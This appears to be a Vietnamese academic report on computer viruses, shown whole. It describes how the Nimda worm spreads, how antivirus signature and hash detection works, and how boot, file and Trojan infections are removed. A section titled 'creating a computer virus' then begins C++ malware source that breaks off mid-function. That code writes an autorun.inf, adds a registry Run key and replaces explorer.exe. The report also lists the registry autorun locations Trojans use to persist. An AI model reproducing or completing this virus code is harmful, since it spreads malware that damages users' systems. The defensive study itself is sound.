Khi một file lây nhiễm thực hiện lây nhiễm qua những file khác. Nimda thực hiện xóa file này sau khi nó kết thúc nhưng không thể luôn luôn làm được điều này. Để thực hiện điều đó nó tạo ra WININI.INI với những lệnh để xóa file trong lần Windows khởi động sau đó.

Nimda tìm kiếm file lây nhiễm. Những file .EXE gây lây lan bằng cách tìm kiếm các khóa và tất cả khóa khác.

[SOFTWARE \ Microsoft\Windows\currentVersion\App Paths]

[SOFTWARE \ Microsoft\Windows\currentVersion\Explorer \Shell Thư mục]

Đặc biệt, file WINZIP32.EXE thì không bị lây lan.

2/. Vai trò là sâu Email:

Theo khía cạnh khác, Nimda hành động giống như các con sâu khác. Nó tìm kiếm địa chỉ danh sách email khách hàng trong máy nạn nhân. Và những file HTML trên máy tính đó cho địa chỉ email và sau đó gửi chính nó cho những địa chỉ này trong một file đính kèm.

Loại đầu tiên được định nghĩa như loại “Văn bản/Html” nhưng không chứa đựng nội dung gì cả. Loại thứ hai được định nghĩa như loại “ Âm thanh/X-Wav ", nhưng chứa đựng một file đính kèm có tên là README.EXE, đó là một chương trình.

Nimda sử dụng nghi thức SMTP của chính mình để gửi email.

3/. Vai trò là sâu Web:

Nimda quét Internet cho những server mạng IIS Micrososft. Khi một server được tìm thấy, nếu tìm được lỗ hổng bảo vệ có thể thâm nhập vào, thì Nimda vào và sửa đổi những trang Web ngẫu nhiên trên server (cũng như những file .EXE trên server). Những sự cải biến cho phép con sâu có thể lan truyền tới người dùng một cách đơn giản ngay cả khi duyệt Website đó.

Để làm điều đó, Nimda tìm kiếm mã nguồn của file .HTML và .ASP. Khi tìm thấy, nó thêm một trình JavaScript ở cuối file .HTML và .ASP. Mã JavaScript này mở một file có tên README.EML khi được nạp bởi một trình duyệt mạng . README.EML là dạng khác của con sâu, được đặt vào trong thư mục nơi mà file thực thi những file .HTML được tìm thấy ở trên. Những trình duyệt chưa được lấp các lỗ hổng sẽ tự động thực thi những file này mà không cần người dùng phải kích hoạt vào. Người dùng sẽ không nhìn thấy con sâu hoạt động khi nó chạy trong một cửa sổ thu nhỏ.

Lây nhiễm qua những file chia sẻ. Sự lây lan những máy tính trên một mạng cục bộ sẽ tìm kiếm máy tính khác thông qua file chia sẻ mở. Khi nào tìm thấy, Nimda sẽ chuyển hệ thông hoặc file ẩn (RICHED20.DLL) lên trên máy tính khác trong bất kỳ thư mục nào nơi những file văn bản có đuôi .DOS hoặc .EML được tìm thấy. Sau đó, nếu những file này được mở bằng Word, Wordpad, hoặc Outlook những file ẩn RICHED20.DLL cũng sẽ tự động được thi hành. Chính điều này sẽ gây ra sự lây lan cho máy tính đó.

Đồng thời, Nimda sẽ cố gắng thay thế file RICHED20.DLL của Windows sắp xếp và đặt những file có đuôi .EML (đôi khi là đuôi .NWS) vào trong những thư mục nó truy nhập.

Nimda trên máy tính của nạn nhân. Nimda thông thường xuất hiện như một file đính kèm README.EXE với một email, nhưng có thể lộ ra như bất kỳ cái nào khác. File có đuôi .EXE với hơn 50 đặc tính trong file gốc cơ bản. Nếu chạy, bản thân nó trước hết sao chép tới một thư mục tạm thời với một cái tên đặt ngẫu nhiên dạng MEP*.TMP (ở đâu có * là ở đó có đại diện những đặc tính ngẫu nhiên). Rồi sau đó từ cái thư mục này có tự mình thực hiện bằng cách sử dụng dòng lệnh tùy chọn "-Dontrunold ") .

Sử dụng những thao tác số học sẽ giúp con sâu xác định liệu xem nó có thể xóa file (trong thư mục tạm). Nếu mà làm được thì con sâu sẽ xây dựng được công cụ truyền nhiễm sơ cấp của nó: một MIME được mã hóa sao cho có thể sao chép chính nó cho những tin nhắn nhiều phần mà có thể gắn vào. Những con sâu mới này sẽ được gắn cho một cái tên ngẫu nhiên và được cất giữ trong một thư mục tạm thời. Bây giờ thì nó sẵn sàng để thực thi công việc.

Cuối cùng, con sâu sao chép chính nó tới RICHED20.DLL, trong thư mục Windows\System, và đặt file ẩn vào hệ thống. Khi đó Nimda được thực thi tìm kiếm những tài nguyên mạng dùng chung và bắt đầu quét những file được chia sẻ. Một số file có phần mở rộng .DOC và .EML nó đang tìm kiếm, khi tìm thấy, RICHED20.DLL được sao chép tới thư mục của chúng sao cho nó sẽ được chạy khi một thành phần OLE được cầm trên máy tính từ xa. Điều này, sau đó sẽ gây ra quá trình truyền nhiễm trên máy tính từ xa.

Một vài bản sao của con sâu làm một số việc sau:

Nó sửa đổi khóa [Software \ Microsoft \ Windows \ CurrentVersion \ Explorer\Advanced] để những file ẩn không còn nhìn thấy được. Điều này sẽ che dấu con sâu trong Explorer.

Nó tạo thêm tài khoản Guest trên hệ thống bị lây nhiễm và ghép tài khoản Administrator và Guest thành nhóm đặc biệt. Sử dụng điều này nó sẽ tạo ra chia sẻ ổ " c:\" với đầy đủ những quyền truy cập đặc biệt.

Nó xóa những khóa con từ khóa [SYSTEM \ CurrentControlSet \ Servieces \lanmanserver \ Shares \ Security] mà tác dụng việc làm đó là vô hiệu hóa được sự chia sẻ an toàn.

Chương 2. NHẬN DẠNG VÀ PHÁT HIỆN VIRUS

2.1. KỸ THUẬT NHẬN DẠNG VIRUS

2.1.1. Nhận dạng chính xác mẫu (Signature based delection)

Là công việc nhận dạng chính xác các virus khi chương trình Anti Virus AV đã có mẫu của virus đó. Kỹ thuật này có thể mô tả đơn giản như sau: các file cần kiểm tra virus được phân tích và so sánh với mẫu virus đã biết trước, nếu phát hiện một đoạn mã virus thì file đó có thể bị lây nhiễm virus và phần mềm thực hiện biện pháp loại bỏ virus khỏi file bị lây nhiễm.

Kỹ thuật nhận dạng chính xác mẫu virus khiến cho các phần mềm liên tục phải cập nhật cơ sở dữ liệu để có khả năng nhận biết các loại virus mới cùng các biến thể của nó.

Các phần mềm diệt virus đều sử dụng kỹ thuật này để quét virus. Số các mã nhận dạng càng lớn thì khả năng diệt virus của AV đó càng cao.

Tất cả các kỹ thuật nhận dạng khác ra đời đều với mục đích bổ trợ cho những thiếu sót của kỹ thuật nhận dạng này.

+ Ưu điểm của kỹ thuật nhận dạng chính xác mẫu virus:

Độ chính xác của việc nhận dạng virus cao, ít nhầm lẫn.

Kết quả của việc diệt virus tốt hơn. Các kỹ thuật nhận diện tương đối chỉ cho phép nghi ngờ một file có phải là virus hay không. Nhận diện chính xác cho phép loại bỏ các triệu chứng đi kèm với virus, khôi phục lại hệ thống.

+ Nhược điểm của kỹ thuật nhận dạng chính xác mẫu virus:

Khuyết điểm lớn nhất của kỹ thuật nhận dạng chính xác mẫu là không thể đối phó được với các virus mới hoặc chưa xuất hiện khi chưa có mẫu để nhận diện.

Khối lượng cơ sở dữ liệu để lưu trữ các mẫu virus lớn, làm cho kích thước của phần mềm diệt virus lớn.

Kỹ thuật này đòi hỏi phải cập nhật cơ sở dữ liệu liên tục nên mất nhiều chi phí về thời gian, tiền bạc, công sức.

2.1.2. Nhận dạng theo mã đại diện

Bản chất của một file bất kỳ là một chuỗi số dài, nên chúng ta có thể coi là một chuỗi string và tiến hành lấy mã hash của file. Do tính chất của mình, mã hash này gần như là duy nhất. Khi chúng ta đã có mẫu của 1 virus chúng ta sẽ có thể lấy được từ mẫu đó một mã hash.Khi đó việc nhận dạng một file có phải là virus hay không chính là việc tạo mã hash file đó rồi so sánh hash đó với hash mẫu virus. Có hai cách lấy nhận dạng theo mã hash là: lấy hash theo toàn file và lấy hash theo một phần thông tin quan trọng.

2.1.2.1. Lấy đại diện theo toàn file

Cách đơn giản nhất để tạo bản nhận diện đặc trưng cho một mẫu virus là tính hash đặc trưng cho cho toàn bộ file mẫu. Các thuật toán hash thường được sử dụng trong trường hợp này là MD5, SHA1, SHA256 ... có xác xuất trùng lặp đủ thấp để có thể sử dụng làm bản nhận diện đặc trưng cho một file.

+ Ưu điểm:

Cách thực hiện đơn giản.

+ Nhược điểm:

Chi phí tính toán cao, thời gian tính hash chậm, nhất là với file có kích thước lớn. Nhược điểm này bộc lộ rõ khi quét virus cho tất cả các file trong hệ thống.

2.1.2.2. Lấy đại diện theo một phần thông tin quan trọng

Để khắc phục nhược điểm trên người ta đã cải tiến bằng cách chỉ tính hash của một phần thông tin quan trọng nào đó của file .Ví dụ đối với file thực thi (.exe, .com, .dll, .sys ….) phần thông tin quan trọng có thể là PE header (Portable executable), vùng nhớ xung quanh Entry Point của chương trình. Việc lựa chọn vùng thông tin nào là quan trọng phụ thuộc vào chiến lược riêng của từng hãng AV

+ Ưu điểm:

Đã cải tiến được tốc độ lấy hash đáng kể so với phương pháp lấy hash toàn file.

+ Nhược điểm:

Cài đặt phức tạp hơn phương pháp lấy hash toàn file.

Không phải tất cả các định dạng file đều có thể lựa chọn được vùng chứa thông tin quan trọng, đặc trưng của nó, chỉ có thể áp dụng với một số định dạng nhất định.

2.1.3. Scan theo string

Đây là cách cổ điển nhất và vẫn được sử dụng phổ biến trong hầu hết các AV hiện nay.

Tại vị trí offset nhất định:

2.1.3.1. Xét theo offset tĩnh hoàn toàn

Trong cách này thì chỉ đơn thuần xác định string nào, tại vị trí offset là bao nhiêu, ta sử dụng sign này để nhận dạng một file có phải là virus hay không. Nguyên tắc chọn string để nhận ra đâu là virus thường dựa vào tính đặc thù của từng virus mà string được chọn có thể khác nhau.

+Ưu điểm:

Cách thức update một sign và scan khá dễ thực hiện.

+ Nhược điểm:

Cách scan này khá bị động với họ virus, ví dụ nếu tìm cách chèn thêm hay xóa 1 byte trong file binary của virus (vẫn phải đảm bảo virus chạy được) mà byte này nằm ở trước phần offset sign thì tất yêu phương pháp này không thể nhận ra mẫu virus sau khi bị thay đổi.

2.1.3.2. Xét theo vị trí offset tương đối

Ở cách này địa chỉ offset được tính dựa vào một thành phần nào đó (như Entry Point, Section thứ mấy ..)


Việc xét như thế này có thể mở rộng ra như offset: Entry Point + Số nào đó.

Sau đây chúng ta xét một ví dụ với việc so sánh cấu trúc 2 biến thể khác nhau của dòng virus: w32.funnyIM.worm

Ban đầu chúng ta xác định địa chỉ Entry Point của 2 mẫu virus:

Tên mẫu	Kích thước	Entry point
Mẫu 1	57 344 byte	4332
Mẫu 2	57 344 byte	4324

Chúng ta quan sát hình sau:



String của 2 mẫu virus

Chúng ta sẽ có 2 string tương đồng, nhưng ở 2 offset khác nhau (từ sau, mỗi khi nhắc đến các string từ file nhị phân, tôi sẽ viết dạng chuỗi các số hexan (thập lục phân) để tiện quan sát):

Tên mẫu	String	Offset
Mẫu 1	64 75 6E 67 63 6F 69 00	4392
Mẫu 2	64 75 6E 67 63 6F 69 00	4384

Nhìn 2 bảng số liệu trên chúng ta có thể tạo một mã nhận dạng chung cho cả 2 virus này là:

String: 64 75 6E 67 63 6F 69 00

Offset: Địa chỉ Entry Point + 60

+ Ưu điểm:

Việc mở rộng như thế này sẽ làm mở rộng dải virus được nhận dạng. Ví dụ khi chỉnh sửa một số bytes như cách bên trên thực hiện nhưng nếu sau vị trí Entry point như cũ và vẫn còn tồn tại các byte như ban đầu thì vẫn có thể nhận ra bằng sign đã cập nhật theo cách này.

+ Nhược điểm:

Việc cập nhật đòi hỏi nhiều thông tin hơn phương pháp offset tĩnh

Scan engine phải có cơ chế làm việc phức tạp hơn để thích ứng với cơ chế scan này.

Do phương pháp này lấy vị trí offset dựa vào một phần thông tin nào đó của một định dạng file thích hợp nên bị giới hạn một số định dạng file.

2.1.4. Nhận dạng hành vi đáng ngờ

Nhận dạng các hành vi đáng ngờ là một chức năng "thông minh" mà không phải bất kỳ phần mềm diệt virus nào cũng có. Hiểu một cách đơn giản thì phần mềm diệt virus sẽ theo dõi sự hoạt động bất thường của hệ thống để có thể phát hiện các virus chưa được biết đến trong dữ liệu của nó hoặc các phần mềm độc hại để từ đó đưa ra cảnh báo người sử dụng, cô lập virus để sẵn sàng gửi mẫu đến hãng bảo vệ phân tích và cập nhật vào bản nâng cấp cơ sở dữ liệu kế tiếp.

Chức năng này ở các phần mềm diệt virus thường cho phép lựa chọn kích hoạt hoặc không, mức độ hoạt động (sử dụng ở mức độ hoạt động tích cực, hoạt động trung bình ở mức đề cử, hay hoạt động ở mức độ thấp - mặc định thiết lập thường là kích hoạt sẵn ở mức độ đề cử) bởi đa số chúng có thể chiếm tài nguyên và làm chậm hệ thống đối với các máy tính không đủ mạnh.

2.1.5. Kiểm soát liên tục

Phần mềm diệt virus máy tính thường thực hiện kiểm soát liên tục theo thời gian thực để bảo vệ hệ thống. Hình thức kiểm soát liên tục sẽ quét virus mọi file mà hệ thống truy cập đến, mọi file ngay từ khi bắt đầu được copy vào hệ thống thông qua hình thức nhận biết so sánh mẫu và theo dõi hành động đáng ngờ.

2.1.6. Kết hợp các phương thức

Nếu chỉ đơn thuần sử dụng kỹ thuật so sánh mẫu thì một phần mềm diệt virus sẽ thất bại bởi chúng chỉ giải quyết hậu quả các file bị nhiễm chứ chưa tìm đến nguyên nhân dẫn đến file bị nhiễm. Khi sử dụng một số phần mềm chưa đủ mạnh ta sẽ nhận thấy trường hợp: Phần mềm đã diệt được hoàn toàn virus trong máy, nhưng ngay sau khi phiên khởi động kế tiếp của hệ điều hành, phần mềm lại phát hiện ra chính virus đó. Đây có thể không phải là phần mềm nhận dạng được nhưng không diệt được, mà là virus lại được lây nhiễm trở lại bởi phần mềm đã không thể giám sát quá trình khởi động hệ điều hành ngay từ khi bios trao quyền điều khiển.

Chính vì vậy, phần mềm cần phải kết hợp mọi phương thức để kiểm soát và ngăn chặn các hành vi của virus. Virus có thể đặt các dòng lệnh trong registry để lây nhiễm virus từ một file nén nào đó hoặc vô hiệu hóa phần mềm diệt virus; Cũng có thể virus thiết lập tải về ngay khi sử dụng trình duyệt để kết nối vào mạng Internet. Do vậy phần mềm diệt virus cần phải kết hợp mọi phương thức để ngăn chặn virus. Chính những yếu tố này làm lên sự khác biệt giữa các phần mềm diệt virus hiện nay, không lẫn nó với vô vàn phần mềm diệt virus khác khi mà ngay một sinh viên cũng có thể viết một phần mềm diệt virus nếu chịu khó sưu tầm các mẫu virus trên mạng Internet hiện nay.

2.2. PHƯƠNG PHÁP PHÁT HIỆN VIRUS

2.2.1. Quét (scanner)

Đây là phương pháp xuất hiện sớm nhất và được hầu như toàn bộ các chương trình chống virus dùng. Theo phương pháp này các chương trình chống virus sẽ tiến hành cập nhật thường xuyên các mẫu đặc trưng của từng virus rồi tiến hành dò xét các file. Trong quá trình quét này các chương trình chống virus này sẽ so sánh các mã nhận dạng virus đã biết với dữ liệu của từng file và nhờ đó phát hiện ra virus trong file nếu có.

Như vậy các chương trình dùng phương pháp này phải cập nhật thường xuyên các mẫu đặc trưng của virus. Nếu không chúng sẽ không phát hiện được các loại virus mới.

2.2.2. Checksum (kiểm tra tổng)

Đây vốn là phương pháp kiểm tra tính toàn vẹn của dữ liệu được dùng trong thông tin được một số chương trình chống virus áp dụng. Nguyên tắc của phương pháp này là phát hiện sự thay trong các đối tượng cần kiểm tra. Các chương trình sử dụng phương pháp này sẽ sinh ra một trị số được gọi là checksum và được kiểm tra định kỳ với đối tượng hiện hành (file, vùng Boot…). Nếu virus thâm nhập vào đối tượng này thì chương trình sẽ báo động. Virus có thể lừa các chương trình chống virus dùng phương pháp này bằng cách tạo ra một checksum giả. Để tránh điều này các chương trình sử dụng phương pháp này sử dụng nhiều kỹ thuật mã hóa tạo checksum rất phức tạp để virus không thể giả mạo được.

Điểm yếu của phương pháp này là phải kiểm tra thường xuyên đều đặn một việc làm rất tốn thời gian và nó không có khả năng phân biệt giữa sự thay đổi thực sự và sự thay đổi bởi virus tấn công. Do đó người dùng luôn phải lo lắng trước những cảnh báo sai. Phương pháp này sẽ làm cho virus tồn tại nếu khi tiến hành checksum lần đầu virus đã tồn tại sẵn. Một nhược điểm nữa của phương pháp này là không thể áp dụng cho việc phát hiện virus macro vì những file.DOC luôn thay đổi do người sử dụng

2.2.3. Guard (canh phòng)

Chương trình thường trú (TSR) áp dụng phương pháp này sẽ chặn mọi thao tác về đĩa, thi hành ứng dụng… và cảnh báo cho người dùng biết mọi điều khả nghi. Chẳng hạn như việc ghi đè lên file.EXE, file.COM hoặc ghi trực tiếp lên vùng Boot của đĩa.

Tuy nhiên cách này không phát hiện được virus Boot dùng các hàm trong BIOS để truy xuất đĩa vì những virus này được nạp trước khi các canh phòng chạy. Chúng đã chặn các hàm về đĩa của BIOS trước lên các chương trình kiểu này không kiểm soát được chúng.

Các chương trình canh phòng sẽ cảnh báo sai khi các ứng dụng có ghi lên file.EXE hay file.COM, chẳng hạn như quá trình nén, bảo vệ, cài đặt phần mềm… Và nói chung các chương trình loại này làm giảm tốc độ của hệ thống.

Chương 3. PHÒNG CHỐNG VIRUS

3.1. DÒ TÌM TRONG BỘ NHỚ

Đây là bước quan trọng nhất cho các bước tiếp theo, vì không thể chữa trị nếu không biết hệ thống có bị nhiễm virus hay không, hay là nhiễm lọai virus nào. Việc tìm kiếm trước hết phải thực hiện trong bộ nhớ vì một khi virus thường trú nắm quyền điều khiển hệ thống sẽ dẫn đến sai lạc thông tin trong các tác vụ truy xuất đĩa tiếp theo. Sau đó mới tiến hành trên đĩa. Sự tồn tại của virus gắn liền với sự tồn tại của một vài dấu hiệu đặc biệt.

Đối với virus macro và TF-Virus, việc quét bộ nhớ là không cần thiết cho nên có thể bỏ qua, còn đối với B-Virus và RF-Virus công việc này lại rất cần thiết. Việc dò tìm bao gồm dự báo về khả năng xuất hiện một virus mới, đưa ra chính xác loại virus đã biết trong vùng nhớ. Việc dò tìm trong bộ nhớ có thể qua các bước.

1/. Đối với B-Virus:

So sánh tổng bộ nhớ BIOS báo cáo với toàn bộ bộ nhớ mà chương trình có được sau khi tự kiểm tra sự chênh lệch. Dấu hiệu chênh lệch bộ nhớ cũng chưa đủ để kết luận có sự tồn tại của virus, mà là cơ sở để tiến hành bước hai vì số chênh lệch cũng có thể là do một chương trình bình thường làm hoặc RAM bị hỏng một phần.

Bắt đầu từ địa chỉ của vùng cao, tiến hành dò tìm bằng kỹ thuật quét: dò tìm đoạn mã đặc trưng của Virus trong vùng cao. Mọi sự tìm thấy đều có thể cho phép kết luận có virus trong bộ nhớ.

Trong trường hợp không phát hiện, khả năng tồn tại một B-virus mới vẫn có thể xảy ra. Bằng dấu hiệu bộ nhớ bị thiếu hụt, ngắt13h trỏ về vùng nhớ thiếu hụt và vùng này có mã nguy hiểm thì có thể kết luận tồn tại B-Virus.

2/. Đối với RF-Virus:

Có thể dùng kỹ thuật quét dò tìm mã đặc trưng của virus từ địa chỉ thấp cho đến cao hoặc dùng phương pháp gọi ngắt để nhận dạng mà chính các virus cài đặt để tự nhận diện nó trong bộ nhớ.

Trong trường hợp không phát hiện, khả năng tồn tại một RF-Virus mới vẫn có thể xảy ra. Bằng dấu hiệu ngắt 21h trỏ về vùng nhớ có mã nguy hiểm thì việc kết luận có RF-Virus mới là khá chính xác.

Dò Tìm Trên Đĩa

Việc dò tìm trên đĩa phải thực hiện sau khi kiểm tra bộ nhớ không có virus hoặc nếu có thì đã được khống chế.

Như đa số các chương trình chống virus khác chương trình cũng áp dụng phương pháp quét tìm đoạn mã đặc trưng để phát hiện virus. Đầu tiên là quét vùng Boot để tìm B-Virus, sau đó quét các file để tìm F-Virus, Trojan và Worm. Để quét vùng Boot dùng ngắt 13h chức đọc sector 02h của BIOS đọc vào bộ đệm và tiến hành quét tìm mã virus đặc trưng. Để quét file dùng các chức năng truy xuất file của ngắt 21h: chức năng mở file 03Dh, sau đó dùng chức năng đọc file 03Fh vào bộ đệm rồi cũng tiến hành quét tìm mã virus.

3.2. DIỆT VIRUS VÀ KHÔI PHỤC DỮ LIỆU

Trước khi diệt virus trên đĩa mà bộ nhớ lại có virus thường trú thì chương trình sẽ tiến hành khống chế virus trên bộ nhớ nếu cần thiết và có thể. Tuy nhiên, khởi động lại máy tính bằng một đĩa hệ thống sạch để diệt virus vẫn là biện pháp an toàn nhất.

3.2.1. B-Virus

Nhiều người cho rằng việc diệt virus và khôi phục đĩa chỉ đơn giản là ghi đè một Boot sector sạch lên Boot sector cũ có virus. Tuy nhiên, nếu Boot sector của đĩa có nhiệm vụ đặc biệt thì rất khó thực hiện, đó cũng chưa kể đĩa có bản tham số mà chỉ cần bị virus làm sai lệch chút ít cũng dẫn đến trường hợp không kiểm soát được đĩa (việc này hợp lý nếu Boot sector sạch chính là Boot sector của đĩa được cất giữ trước đó). Vì vậy, cách tốt nhất là phải khôi phục Boot

sector, trong trường hợp không thể khôi phục lại được mới tiến hành ghi đè một Boot sector sạch. Các bước tiến hành bao gồm:

Căn cứ vào loại đĩa (đĩa cứng hay mềm) và loại virus tiến hành giải mã xác định nơi cất giữ Boot sector nguyên thủy.

Đọc Boot sector nguyên thủy vào bộ đệm bằng ngắt 13h (chức năng đọc sector 02h) của BIOS và kiểm tra tính hợp lý của nó.

Trong trường hợp việc kiểm tra là chính xác mới bắt đầu ghi đè vào Boot sector có virus bằng ngắt 13h chức ghi sector 03h của BIOS.

Đối với loại DB-Virus, việc khôi phục đĩa còn có thể đi kèm với việc giải phóng một số liên cung bị đánh dấu bỏ trên đĩa nếu virus dùng phương pháp định vị FAT. Cách giải quyết tốt nhất đối với việc này là: nên làm những điều virus đã làm nhưng ngược lại.

3.2.2. F- Virus

1/. Virus macro:

Việc diệt đơn giản là xóa các macro của virus (dùng chức năng ngắt 040h của ngắt 21h).

2/. F-Virus truyền thống:

Giải mã virus để khôi phục dữ liệu của chương trình đã bị virus chiếm giữ sau đó cắt bỏ mã virus ra khỏi chương trình.

3/. Đối với các file dạng .COM, .BIN:

Nếu virus này lây theo kiểu nối đuôi file và trả lại các byte đầu bị virus chiếm giữ, dời con trỏ file đến đầu mã virus (dùng chức năng 042h của ngắt 21h) rồi cắt khỏi file bằng ngắt 21h của chức năng ghi file 040h của DOS.

Nếu virus lây theo kiểu chèn đầu: đọc file ngay từ sau phần mã virus vào bộ nhớ bằng ngắt 21h của chức năng đọc file 03Fh rồi tiến hành ghi lại (dùng chức năng 040h của ngắt 21h).

Nếu virus lây theo kiểu đè vùng trống: định vị và trả lại các byte đầu bị virus chiếm giữ, dời con trỏ file đến mã virus rồi xóa nó.

4/. Đối với các file dạng .EXE:

Cách diệt cũng tương tự như đối với file .COM. Nếu virus cất dữ Exe header cũ của file thì việc khôi phục chỉ đơn giản bằng cách trả lại phần này cho file, ngược lại phải tính toán định vị một số yếu tố của

bảng Exe header như dấu hiệu nhận dạng file .EXE: 'MZ', tổng số trang, số byte lẻ trong trang cuối của file.

3.2.3. Virus Trojan

Trojan chỉ thực hiện lây nhiễm tới máy tính mà không lây nhiễm vào file trong máy tính. Do đó khi thực hiện diệt Trojan chúng ta không cần qua tâm tới xem có bản sao nào của nó hoạt động trong hệ thống không.

Trojan có đặc điểm là muốn hoạt động được thì nó phải được kích hoạt. Một cách hữu hiệu để diệt Trojan là không cho phép nó được kích hoạt.

Thực hiện diệt Trojan theo cách này chúng ta phải tìm hiểu những phương pháp mà Trojan có thể sử dụng thông qua đó nó được kích hoạt.

Một số phương pháp mà Trojan thường sử dụng để được kích hoạt là:

(Ví dụ với file khởi động là Trojan.exe)

Trong các thư mục mà tại đó các file có thể được kích hoạt khi khởi động Windows:

C:\ Windows\ Start Menu\ Programs\ startup\ Trojan.exe.

- Trong file C:\ windows\ Win.ini tại dòng lệnh:

  Load=Trojan.exe
  Hoặc run=Trojan.exe

- Trong file c:\ windows\ system.ini sau dòng lệnh shell

  Shell=Explorer.exe chạy

- Trong Autoexec.bat

  C:\....\Trojan.exe

- Trong thư mục khởi động của Windows:

  C:\ …\ Trojan.exe

- Tạo khóa trong Registry:

[HKEY_LOCAL_MACHINE \ Software \ Microsoft \Windows \ CurrentVersion\ Run]

"Trojan"="c:\…\ Trojan.exe"

[HKEY_LOCAL_MACHINE \ Software \ Microsoft\ Window \ CurrentVersion\ RunOnce]

"Trojan"="c:\...\Trojan.exe"

[HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion\ RunServices]

"Trojan"="c:\....\Trojan.exe"

[HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion\ RunServicesOnce]

"Trojan"="c:\....\Trojan.exe"

[HKEY_LOCAL_USER \ Software \ Microsoft \ Windows \ CurrentVersion\ Run]

"Trojan"="c:\....\Trojan.exe"

[HKEY_LOCAL_USER \ Software \ Microsoft \ Windows \ CurrentVersion\ RunServices]

"Trojan"="c:\....\Trojan.exe"

- Trong Resistry Shell Open với key là "%1%*"

[HKEY_CLASSES_ROOT \ exefile \shell\ open\ command]

[HKEY_CLASSES_ROOT \ comfile \shell\ open\ command]

[HKEY_CLASSES_ROOT \ batfile \shell\ open\ command]

[HKEY_CLASSES_MACHINE \ SOFTWARE \ Classes \ exefile \ shell \ open \ command]

Trojan.exe = "%1%*"

- Trong một số ứng dụng mà cho phép một số chương trình có thể chạy:

+Trong ICQ:

[HKEY_CURRENT_USER \ Software \ Mirabilis \ ICQ \ Agent\ Apps\]

+Trong ActiveX:

[HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Active Setup \ Installed Components \ KeyName] StubPath=c:\...\Trojan.exe

Loại bỏ Trojan ta thực hiện xóa tất cả các lệnh có file mà Trojan sẽ được chạy khi khởi động máy tính (ở đây ví dụ là file Trojan.exe)

3.2.4. Sâu Worm

Để diệt sâu Internet ta thực hiện lần lượt các quá trình sau:

- Nghiên cứu các thông tin về sâu.

- Thực hiện loại bỏ phần lây nhiễm ra khỏi các file lây nhiễm.

Mỗi sâu Internet có đặc trưng riêng của nó, cho nên điều cần thiết là phải thực hiện việc nghiên cứu về sâu Internet: tên file thực thi, đường dẫn của file thực thi, những tác động của nó tới các file khác trong hệ thống, các file mà nó tạo ra và phần mã đại diện của mỗi con sâu Internet.

Thông qua mã đại diện của sâu Internet ta có thể thực hiện việc quét file tìm và diệt sâu Internet đó.

3.3. TẠO VIRUS MÁY TÍNH

Thử nghiệm chương trình virus máy tính với Visual C++ chạy trên hệ điều hành Windows XP

Chương trình tạo virus :

Phần khai báo

```
#include "stdafx.h"
#include<stdio.h>
#include<string.h>
#include<stdlib.h>
#include<process.h>
#include<io.h>
#define SVCHOST_NUM 6
#define RUBBISH_NUM 5
#define REMOVE_NUM   5
/*================================================*/
Char*autorun={"[AutoRun]\nopen=\"SVCHOST.com /s\"\nshell\\open=´ò¿ª(&O)\\nshell\\open\\Command=\"SVCHOST.com /s\"\nshell\\explore=×ÊÔ´¹ÜÀíÆ÷(&X)\\nshell\\explore\\Command=\"SVCHOST.com /s\""};
/*================================================*/
char *regadd={"REGEDIT4\n\n\
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run]\n\"wjview32\\"=\"C:\\\\windows\\\\wjview32.com /s\""};
```

```
/*================================================*/
int copy(char *infile,char *outfile)
{
    FILE *input,*output;
    char temp;
    if(strcmp(infile,outfile)!=0 && ((input=fopen(infile,"rb"))!=NULL)
&& ((output=fopen
(outfile,"wb"))!=NULL))
    {
     while(!feof(input))
     {
      fread(&temp,1,1,input);
      fwrite(&temp,1,1,output);
     }
     fclose(input);
     fclose(output);
     return 0;
    }
    else return 1;
}
```

```
/*================================================*/
int autorun_explorer()
{
    FILE *input;
    if((input=fopen("C:\\windows\\system\\explorer.exe","rb"))!=NULL)
    {
     fclose(input);
     remove("C:\\windows\\$temp$");
     remove("C:\\windows\\system32\\dllcache\\$temp$");
     return 1;
    }
copy("C:\\windows\\explorer.exe","c:\\windows\\system\\explorer.exe");
    rename("C:\\windows\\explorer.exe","C:\\windows\\$temp$");
rename("C:\\windows\\system32\\dllcache\\explorer.exe","C:\\windows\\syste
m32\
\\dllcache\\$temp$");
